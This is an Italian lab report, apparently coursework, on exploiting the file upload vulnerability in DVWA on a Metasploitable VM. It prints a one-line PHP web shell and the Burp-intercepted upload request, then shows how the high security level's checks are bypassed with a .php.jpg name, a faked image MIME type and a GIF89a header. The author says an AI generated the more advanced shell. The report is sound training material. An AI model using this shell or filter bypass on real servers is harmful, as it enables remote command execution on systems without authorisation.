

# REPORT S6/L1

## Obiettivo

Sfruttare una vulnerabilità di un File Upload sulla DVWA per l'inserimento di una shell in PHP.

## Preparazione dell'ambiente

Per prima cosa verifichiamo la connessione tra Kali e Metasploitable

### Ping Kali ⇒ Meta

```
kali@kali: ~
Session Actions Edit View Help
└─(kali㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.56 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.182 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.174 ms
^C
--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2027ms
rtt min/avg/max/mdev = 0.174/0.637/1.557/0.650 ms
```

### Ping Meta ⇒ Kali

```
Metasploitable2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable:~$ ping 192.168.50.10
PING 192.168.50.10 (192.168.50.10) 56(84) bytes of data.
64 bytes from 192.168.50.10: icmp_seq=1 ttl=64 time=0.161 ms
64 bytes from 192.168.50.10: icmp_seq=2 ttl=64 time=0.122 ms
64 bytes from 192.168.50.10: icmp_seq=3 ttl=64 time=0.258 ms

--- 192.168.50.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.122/0.180/0.258/0.058 ms
msfadmin@metasploitable:~$ _
```

## Caricamento della Shell PHP

Avviamo **Burp Suite** su Kali Linux e accediamo alla **DVWA** della Metasploitable (IP).

Impostiamo la **DVWA Security** su **Low**.

The screenshot shows the DVWA security configuration interface. On the left is a sidebar with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'Setup' section is currently active. The main content area is titled 'DVWA Security' with a padlock icon. It displays the message 'Security Level is currently low.' Below this, it says 'You can set the security level to low, medium or high.' and 'The security level changes the vulnerability level of DVWA.' A dropdown menu is set to 'low' and has a 'Submit' button next to it. Below this is a section titled 'PHPIDS' which describes PHPIDS v.0.6 as a security layer for PHP based web applications. It shows that PHPIDS is currently disabled and provides a link to enable it. At the bottom of the main content area, there is a message box stating 'Security level set to low'.

Spostiamoci alla sezione **File Upload** della DVWA.

Per questa simulazione utilizzerò un semplice script in Php, che apre una shell.

### Script

```
shell.php  X
home > kali > Desktop > shell.php
1  <?php system($_REQUEST["cmd"]); ?>
```

Carichiamo il file attraverso il modulo di upload:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: File Upload". It contains a form with a label "Choose an image to upload:" and a "Choose File" input field containing "shell.php". Below the input is a "Upload" button. To the right of the form is a "More info" section with three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>. At the bottom of the page, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". On the far right are "View Source" and "View Help" buttons. The footer says "Damn Vulnerable Web Application (DVWA) v1.0.7".


This screenshot shows the same DVWA interface as above, but with a different outcome. The "Upload" button is now red, indicating an error. The message "No file chosen" is displayed below the "Choose File" input field. In the main content area, the text ".../.../hackable/uploads/shell.php successfully uploaded!" is shown in red, which is a common color for error messages in web applications. The rest of the interface, including the sidebar and footer, remains the same.

## Intercettazione e analisi con Burp Suite


Prima di eseguire l'upload, passiamo su Burp Suite per visualizzare l'intercettazione delle richieste HTTP/HTTPS effettuate durante il processo

```
Request
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 433
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9RvvTpFGArSPHv
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=a9576f45d55a3272300577297c6a5441
14 Connection: keep-alive
15
16 -----WebKitFormBoundary9RvvTpFGArSPHv
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundary9RvvTpFGArSPHv
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25 -----WebKitFormBoundary9RvvTpFGArSPHv
26 Content-Disposition: form-data; name="Upload"
27
28 Upload
29 -----WebKitFormBoundary9RvvTpFGArSPHv -
```

Ora torniamo sulla DVWA, e **accediamo alla Shell** caricata tramite il browser



Dopodichè usiamo la shell per eseguire comandi da remoto sulla Metasploitable



## BONUS

### Obiettivo

Provare ad utilizzare una shell più avanzata e provare con livello medium e high.

Per la generazione di una **Shell** più avanzata, mi sono affidato all'intelligenza artificiale.

Per prima cosa, ho alzato il livello ad **high**

The screenshot shows the DVWA Security interface. On the left is a sidebar with various attack options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a header "DVWA Security" with a lock icon. Below it is a section titled "Script Security" with the sub-section "Security Level". It says "Security Level is currently **high**". There is a note: "You can set the security level to low, medium or high." Another note: "The security level changes the vulnerability level of DVWA." A dropdown menu is set to "high" and a "Submit" button is present. Further down is a section titled "PHPIDS" with the sub-section "PHPIDS v.0.6". It describes PHPIDS as a security layer for PHP based web applications and notes that it can be enabled across the site. It also mentions that PHPIDS is currently disabled and provides a link to enable it. At the bottom of the main content area, there is a footer with the text: "Username: admin", "Security Level: high", and "PHPIDS: disabled".

Dopodichè ho effettuato gli stessi passaggi fatti precedentemente, **intercettando la richiesta con Burp Suite**

Per far sì che funzioni anche con il livello high, ho **cambiato** alcuni **valori** nel codice della richiesta:

- **filename="malvare.php"** ⇒ **filename="malvare.php.jpg"**
- **Content-Type: application/x-php** ⇒ **Content-Type: image/jpeg**
- Aggiunta l'intestazione **GIF89a;**

```
100000
-----WebKitFormBoundaryGlCLjioZ2CxylKvf
Content-Disposition: form-data; name="uploaded"; filename="malware.php.jpg"
Content-Type: image/jpeg

GIF89a;
<?php
/*
 * EduShell - Simple PHP Web Shell for Educational Purposes
 * Use only in authorized environments (DVWA/Metasploitable).
 */
```

Nel livello **High**, DVWA non si fida solo dell'estensione del file. Usa una funzione PHP chiamata **getimagesize()**. Questa funzione non legge l'estensione, ma apre il file e legge i primi byte (l'intestazione o **Header**) per vedere se corrispondono alla "firma" digitale di un'immagine reale.

Aggiungendo **GIF89a;** all'inizio del codice PHP ho ingannato **getimagesize()**, il server legge i primi byte: **GIF89a...** → Il server pensa: "Ok, questa è un'immagine GIF valida"

La modifica dell'estensione (**filename="malvare.php.jpg"**) serve a bypassare la Whitelist delle estensioni.

Rinominando il file in **.php.jpg**, l'estensione finale è **jpg**. Il controllo di sicurezza (che guarda solo l'ultima parte dopo il punto) dà il via libera.

La modifica del MIME Type (**Content-Type: image/jpeg**) serve a bypassare il controllo del tipo MIME.

Quando un browser invia un file, dice al server di che tipo è tramite l'intestazione HTTP **Content-Type**.

- Originale: **Content-Type: application/x-php** (Il server lo blocca subito).
- Modificato: **Content-Type: image/jpeg** (Il server crede sia un'immagine).

Detto ciò carichiamo il file attraverso il modulo di upload e accediamo alla Shell caricata tramite il browser:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Upload' module is highlighted with a green background. The main content area is titled 'Vulnerability: File Upload'. It contains a form with a file input field labeled 'Choose an image to upload:' and a button 'Choose File'. Below the input field is the message 'No file chosen'. There is also a 'Upload' button. A red success message at the bottom of the form area says '.../..../hackable/uploads/malware.php.jpg successfully uploaded!'. Below this, a section titled 'More info' lists three URLs: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom left, it shows the user information: Username: admin, Security Level: high, PHPIDS: disabled. At the bottom right are 'View Source' and 'View Help' buttons.

The screenshot shows a terminal window titled 'EduShell - DVWA Lab' with the URL '192.168.50.101/dvwa/hackable/uploads/malware.php.jpg'. The terminal title is 'DVWA File Explorer & Shell'. It displays the server information: Server IP: 192.168.50.101 | Utente: www-data | Dir Corrente: /var/www/dvwa/hackable/uploads. Below this is a command input field containing 'Inserisci comando (es: ls -la, find / -name hidden.txt)...' and a blue 'Esegui' button. The terminal window shows the output of the 'ls' command, which lists several files: dvwa\_email.png, malware.php, malware.php.jpg, and shell.php.